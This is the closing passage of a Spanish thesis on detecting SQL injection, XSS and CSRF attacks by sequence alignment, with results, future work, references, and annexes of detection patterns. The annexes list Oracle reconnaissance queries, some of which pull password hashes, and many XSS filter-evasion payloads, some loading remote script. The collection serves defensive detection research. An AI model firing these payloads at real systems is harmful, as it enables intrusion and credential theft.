Por lo tanto es posible evidenciar que el método para la identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF cumple el objetivo principal del proyecto, teniendo en cuenta que tiene una sensibilidad correspondiente al 88% de detección de ataques de intrusión entre secuencias inicialmente definidas como verdaderos ataques de intrusión. Cuenta con una especificidad del 63% de no detección de ataques de intrusión entre las secuencias inicialmente definidas como falsos ataques de intrusión. Teniendo en cuenta lo anterior, el método presenta una exactitud de detección de ataques de intrusión del 75,5%.

La implementación del método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF realizada bajo el lenguaje de programación JAVA y diseñado bajo una arquitectura basada en componentes permite que pueda ser utilizado o adaptado a diferentes sistemas operativos, tanto de servidor (Windows Server, Linux, NAS) como sistemas operativos para clientes (Windows, Linux, Mac OS, entre otros).

Es necesario considerar, que el método propuesto en este proyecto, hasta el momento no se puede comparar con proyectos presentados anteriormente debido a que no existe referencia de la utilización de técnicas de detección de ataques informáticos de los tipos ISQL o XSS que se basen en el problema LCS y el conjunto de datos utilizados para su evaluación en este proyecto.

7.2. Trabajo a futuro

El método de identificación y clasificación propuesto tiene como conjunto de prototipos y vectores característicos encontrados en bases de datos públicas como OWASP [4], [7] donde se espera que en un futuro se pueda complementar con prototipos y vectores extraídos de otras fuentes confiables o complementarlos con posibles variantes, en el caso de vectores característicos, que permitan mejorar la capacidad de detección, identificación y clasificación del método.

El prototipo del método de identificación y clasificación propuesto utiliza una implementación del algoritmo Smith – Waterman limitado a generar por cada secuencia a evaluar su correspondiente matriz ampliada para la obtención de la subsecuencia común más larga y su análisis para la detección, identificación y clasificación correspondiente; se propone hacer una mejora al método mediante la implementación de una matriz ampliada dinámica con el objetivo de mejorar la capacidad de generación de una subsecuencia común más larga óptima y por ende una mejor identificación y clasificación.

Adicionalmente se propone implementar una interfaz para el método propuesto en el proyecto como un componente adicional a un analizador de tráfico de un control inteligente de servicios críticos de un sistema de información en línea.

REFERENCIAS

[1] A. Rager, J. Grossman, R. “RSnake” Hansen, P. “pdp” D. Petkov, and S. Fogie, “XSS Attacks: Croos Site Scripting Exploits and Defense,” *Syngress Publishing, Inc.*, 2011. [Online]. Available: http://ipfs.io/ipfs/QmTmMhRv2nh889JfYBWXdxSvNS6zWnh4QFo4Q2knV7Ei2B/Security/Cross Site Scripting Attacks Xss Exploits and Defense.pdf. [Accessed: 28-Jan-2016].

[2] OWASP, “OWASP Top 10 - 2013,” *owasp.org*, 2013. [Online]. Available: https://www.owasp.org/images/5/5f/OWASP_Top_10_-_2013_Final_-_Español.pdf. [Accessed: 08-Feb-2016].

[3] OWASP, “OWASP Mutillidae.” [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_Mutillidae. [Accessed: 27-Mar-2017].

[4] OWASP, “SQL Injection,” *owasp.org*, 2014. [Online]. Available: https://www.owasp.org/index.php/SQL_Injection. [Accessed: 01-Feb-2016].

[5] G. CCM.net, “Ataques de secuencia de comandos entre páginas Web (XSS),” *ccm.net*, 2016. [Online]. Available: http://es.ccm.net/contents/20-ataques-de-secuencia-de-comandos-entre-paginas-web-xss. [Accessed: 28-Jan-2016].

[6] S. Maurya and A. Singhrova, “Cross Site Scripting Vulnerabilities and Defences: A Review,” *International Journal of Computer Techonology and Applications*, 2015. [Online]. Available: http://ijcta.com/documents/volumes/vol6issue3/ijcta2015060316.pdf. [Accessed: 28-Jan-2016].

[7] OWASP, “Cross-site Scripting (XSS) - OWASP,” *owasp.org*, 2015. [Online]. Available: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS). [Accessed: 28-Jan-2016].

[8] W. Soto, “Estudio Comparativo de Algoritmos para el Problema de la Subsecuencia Común Más Larga restringida,” *Universidad Nacional de Colombia*, 2010. [Online]. Available: http://www.bdigital.unal.edu.co/2754/1/299716.2010.pdf. [Accessed: 28-Jan-2016].

[9] R. A. Baeza-Yates, R. Gavaldd, and G. Navarro, “Bounding the Expected Length of Longest Common Subsequences and Forests.”

[10] P. Schulte, “Chapter 1: Sequence alignment algorithms,” 2017.

[11] W. Soto and Y. Pinzón, “Sobre el Longest Common Subsequence: Extensiones y Algoritmos,” *Rev. Colomb. Comput.*, vol. 8, no. 2, pp. 79–100, 2007.

[12] Bioinformatics, “Alineamiento de secuencias.” [Online]. Available: https://bioinf.comav.upv.es/courses/intro_bioinf/alineamientos.html. [Accessed: 24-Apr-2017].

[13] M. Brudno *et al.*, “Automated Whole-Genome Multiple Alignment of Rat, Mouse, and Human.”

[14] R. Santamaría, “Alineamiento de pares de secuencias.”

[15] S. Choudhuri and S. Choudhuri, “Chapter 6 – Sequence Alignment and Similarity Searching in Genomic Databases: BLAST and FASTA**The opinions expressed in this chapter are the author’s own and they do not necessarily reflect the opinions of the FDA, the DHHS, or the Federal Government.,” in *Bioinformatics for Beginners*, 2014, pp. 133–155.

[16] Tutoriales en Materia Web, “Que es SQL injection?” [Online]. Available: http://tutxampp.blogspot.com.co/2009/11/que-es-sql-injection.html. [Accessed: 27-Apr-2017].

[17] J. Kallin and I. Lobo, “Excess XSS.” [Online]. Available: https://excess-xss.com/. [Accessed: 27-Apr-2017].
[18] Qbit México, “Opciones para enviar un CSRF Token al servidor con jquery.ajax.” [Online]. Available: http://qbit.com.mx/blog/2015/02/20/opciones-para-enviar-un-csrf-token-al-servidor-con-jquery-ajax/. [Accessed: 27-Apr-2017].
[19] F. Morales, *Programación avanzada*. San José Pínula, 2013.
[20] R. Guerequeta García and A. Vallecillo Moreno, *Técnicas de diseño de algoritmos*. Servicio de Publicaciones e Intercambio Científico de la Universidad de Málaga, 1997.
[21] M. Crochemore, B. Melichar, and Z. Troníček, “Directed acyclic subsequence graph—Overview,” *J. Discret. Algorithms*, vol. 1, no. 3–4, pp. 255–280, Jun. 2003.
[22] N. C. Jones and P. Pevzner, *An introduction to bioinformatics algorithms*. MIT press, 2004.
[23] M. Crochemore, C. S. Iliopoulos, Y. J. Pinzon, and J. F. Reid, “A fast and practical bit-vector algorithm for the Longest Common Subsequence problem,” *Inf. Process. Lett.*, vol. 80, no. 6, pp. 279–285, Dec. 2001.
[24] G. Myers, “A Fast Bit-vector Algorithm for Approximate String Matching Based on Dynamic Programming,” *J. ACM*, vol. 46, no. 3, pp. 395–415, May 1999.
[25] J. W. Hunt and T. G. Szymanski, “A Fast Algorithm for Computing Longest Common Subsequences,” *Commun. ACM*, vol. 20, no. 5, pp. 350–353, May 1977.
[26] D. S. Hirschberg, “A Linear Space Algorithm for Computing Maximal Common Subsequences,” *Commun. ACM*, vol. 18, no. 6, pp. 341–343, 1975.
[27] F. Nicolas and E. Rivals, “Longest common subsequence problem for unoriented and cyclic strings,” *Theor. Comput. Sci.*, vol. 370, no. 1–3, pp. 1–18, Feb. 2007.
[28] C. Nyirarugira and T. Kim, “Stratified gesture recognition using the normalized longest common subsequence with rough sets,” *Signal Process. Image Commun.*, vol. 30, pp. 178–189, Jan. 2015.
[29] L. Fang, M. Wan, M. Yu, J. Yan, Z. Liu, and P. Wang, “Analysis of similarity measure in the longitudinal study using improved longest common subsequence method for lung cancer,” *Biomed. Signal Process. Control*, vol. 15, pp. 60–66, Jan. 2015.
[30] T. Górecki and A. Mickiewicz, “Using derivatives in a longest common subsequence dissimilarity measure for time series classification,” *Pattern Recognit. Lett.*, vol. 45, pp. 99–105, Aug. 2014.
[31] T. Flouri, E. Giaquinta, K. Kobert, and E. Ukkonen, “Longest common substrings with k mismatches,” *Inf. Process. Lett.*, vol. 115, no. 6–8, pp. 643–647, Jun. 2015.
[32] A. Liu, Y. Yuan, D. Wijesekera, and A. Stavrou, “SQLProb: A Proxy-based Architecture Towards Preventing SQL Injection Attacks,” in *Proceedings of the 2009 ACM Symposium on Applied Computing*, 2009, pp. 2054–2061.
[33] G. Buehrer, B. W. Weide, and P. A. G. Sivilotti, “Using Parse Tree Validation to Prevent SQL Injection Attacks,” in *Proceedings of the 5th International Workshop on Software Engineering and Middleware*, 2005, pp. 106–113.
[34] S. Artzi *et al.*, “Finding Bugs in Web Applications Using Dynamic Test Generation and Explicit-State Model Checking,” *Softw. Eng. IEEE Trans.*, vol. 36, no. 4, pp. 474–494, 2010.
[35] M. Junjin, “An Approach for SQL Injection Vulnerability Detection,” in *Information Technology: New Generations, 2009. ITNG ’09. Sixth International Conference on*, 2009, pp. 1411–1414.
[36] M. Johns, B. Engelmann, and J. Posegga, “XSSDS: Server-Side Detection of Cross-Site Scripting Attacks - request.php,” *Annual Computer Security Applications Conference*, 2008. [Online]. Available:

https://www.acsac.org/openconf2008/modules/request.php?module=oc_program&action=view.php&id=104. [Accessed: 15-Feb-2016].

[37] G. Wassermann and Z. Su, “Static detection of cross-site scripting vulnerabilities,” *ICSE ’08 Proceedings of the 30th international conference on Software engineering*, 2008. [Online]. Available: https://pdfs.semanticscholar.org/35e0/fb8d808ce3b30625a78aeed0d20cf5b39fb4.pdf. [Accessed: 15-Feb-2016].

[38] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel, “SWAP: Mitigating XSS Attacks using a Reverse Proxy,” *Software Engineering for Secure Systems, 2009. SESS ’09. ICSE Workshop on*, 2009. [Online]. Available: https://www.sba-research.org/wp-content/uploads/publications/Wurzinger_SWAPMitigatingXSS_2009.pdf. [Accessed: 09-Feb-2016].

[39] S. C. V. and S. Selvakumar, “BIXSAN browser independent XSS sanitizer for prevention of XSS attacks,” *ACM SIGSOFT Softw. Eng. Notes*, vol. 36, no. 5, p. 1, Sep. 2011.

[40] A. Z. M. Saleh, N. A. Rozali, A. G. Buja, K. A. Jalil, F. H. M. Ali, and T. F. A. Rahman, “A Method for Web Application Vulnerabilities Detection by Using Boyer-Moore String Matching Algorithm,” *Procedia Comput. Sci.*, vol. 72, pp. 112–121, 2015.

[41] B. Bustos, “Algoritmos y Estructuras de Datos: Búsqueda en texto,” *Universidad de Chile*. [Online]. Available: http://users.dcc.uchile.cl/~bebustos/apuntes/cc30a/BusqTexto/. [Accessed: 20-Feb-2016].

[42] E. Ofuonye and J. Miller, “Securing web-clients with instrumented code and dynamic runtime monitoring,” *J. Syst. Softw.*, vol. 86, no. 6, pp. 1689–1711, Jun. 2013.

[43] Y. B. Fernández Hernández, R. Bello Pérez, Y. Filiberto Cabrera, M. Frías Dominguez, and Y. Caballero Mota, “Efecto de la selección de rasgos en la clasificación basada en prototipos,” *Rev. Cuba. Ciencias Informáticas*, vol. 10, no. 4, pp. 83–96.

[44] C. S. Iliopoulos and M. Sohel Rahman, “Algorithms for computing variants of the longest common subsequence problem,” *Theor. Comput. Sci.*, vol. 395, no. 2–3, pp. 255–267, May 2008.

[45] P. Chapman *et al.*, “Metodología CRISP-DM para minería de datos,” *DATAPRIX*, 2007. [Online]. Available: http://www.dataprix.com/CRISP-DM. [Accessed: 19-Jan-2017].

[46] Pentestmonkey Group, “SQL Injection.” [Online]. Available: http://pentestmonkey.net/category/cheat-sheet/sql-injection. [Accessed: 05-May-2017].

[47] D. Felipe *et al.*, “Control Inteligente para el Servicio Crítico de un Sistema de Información en Línea Enmarcado en un Dominio de la ISO/IEC 27002.”

[48] T. Noguera, “Metodología ROC en la evaluación de medidas antropométricas como marcadores de la hipertensión arterial,” Universidade de Santiago de Compostela, 2010.

[49] C. E. R. Alves, E. N. Cáceres, and S. W. Song, “An all-substrings common subsequence algorithm,” *Discret. Appl. Math.*, vol. 156, no. 7, pp. 1025–1035, 2008.

[50] Z. Tronicek, “Problems related to subsequences and supersequences,” in *6th International Symposium on String Processing and Information Retrieval. 5th International Workshop on Groupware (Cat. No.PR00268)*, 1999, pp. 199–205.

ANEXOS

Anexo 1. Patrones obtenidos para la identificación y clasificación de ataques de intrusión de tipo inyección SQL

A continuación se presentan los patrones obtenidos para la identificación y clasificación de ataques de intrusión de tipo inyección SQL:

NOMBRE DEL PATRÓN	VECTOR CARACTERÍSTICO
Versión	SELECT banner FROM v$version WHERE banner LIKE 'Oracle%'; SELECT banner FROM v$version WHERE banner LIKE 'TNS%'; SELECT version FROM v$instance;
Comentarios	SELECT 1 FROM dual — comment – NB: SELECT FROM
Usuario actual	SELECT user FROM dual
Lista de Usuarios	SELECT username FROM all_users ORDER BY username; SELECT name FROM sys.user$; — priv
Lista de Contraseñas en formato Hash	SELECT name, password, astatus FROM sys.user$ — priv SELECT name,spare4 FROM sys.user$
Lista de privilegios	SELECT * FROM session_privs; SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP'; SELECT grantee FROM dba_sys_privs WHERE privilege = 'SELECT ANY DICTIONARY' SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;
Lista de cuentas DBA	SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES'
Base de datos actual	SELECT global_name FROM global_name; SELECT name FROM v$database; SELECT instance_name FROM v$instance; SELECT SYS.DATABASE_NAME FROM DUAL;
Lista de bases de datos	SELECT DISTINCT owner FROM all_tables
Lista de todas las columnas	SELECT column_name FROM all_tab_columns WHERE table_name = 'blah'; SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner = 'foo';
Lista de tablas	SELECT table_name FROM all_tables; SELECT owner, table_name FROM all_tables;
Encontrar tablas conociendo el nombre de una columna	SELECT owner, table_name FROM all_tab_columns WHERE column_name LIKE '%PASS%';
Localizar el archivo de acceso	SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';
Dirección IP Host	SELECT UTL_INADDR.get_host_name FROM dual; SELECT host_name FROM v$instance; SELECT UTL_INADDR.get_host_address FROM dual; SELECT UTL_INADDR.get_host_name('10.0.0.1') FROM dual;
Localizar los archivos de la base de datos	SELECT name FROM V$DATAFILE;

Anexo 2. Patrones obtenidos para la identificación y clasificación de ataques de intrusión de tipo XSS

A continuación se presentan los patrones obtenidos para la identificación y clasificación de ataques de intrusión de tipo XSS:

NOMBRE DEL PATRÓN	VECTOR CARACTERÍSTICO
Localizador de XSS	';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
Localizador de XSS	alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
Localizador de XSS	></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
Localizador de XSS (compacto)	";!--"<XSS>=&{()}
Evasión sin Filtrar	<SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>
XSS imagen usando la directiva JavaScript	<IMG SRC="javascript:alert('XSS');">
Etiquetas malformadas	xxs link
Utiliza fromCharCode	<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
onerror IMG y javascript codificación de alerta	<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
Directiva nula en Javascript	perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
Los espacios y los caracteres meta antes de que el JavaScript en las imágenes para XSS	<IMG SRC=" &#14; javascript:alert('XSS');">
No-alfa-no-dígito XSS	<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>
Script abiertos extraños	<<SCRIPT>alert("XSS");//<</SCRIPT>
VBScript en una imagen	<IMG SRC='vbscript:msgbox("XSS")'>
Img style con la expresión	exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
Anonymous HTML con atributo STYLE	<XSS STYLE="xss:expression(alert('XSS'))">
codificación US-ASCII	Â¼scriptÂ¾alert(Â¢XSSÂ¢)Â¼/scriptÂ¾
META	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
IFRAME	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
DIV Imagen de fondo con Unicode de XSS exploit	<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029">
El uso de una etiqueta EMBED se puede incrustar una película de Flash que contiene XSS	EMBED SRC="http://ha.ckers. allowScriptAccess="never" allownetworking="internal" " AllowScriptAccess="always"></EMBED>
Puede incrustar SVG que puede contener su vector XSS	<EMBED SRC=" MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3

NOMBRE DEL PATRÓN	VECTOR CARACTERÍSTICO
	LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoP SIxOTQiIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtY XNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>
HTML + TIME en XML	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>"></BODY></HTML>
SSI (Server Side)	<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://xss.rocks/xss.js></SCRIPT>'"-->
PHP	<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
la manipulación de la galleta	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
Codificación UTF-7	<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-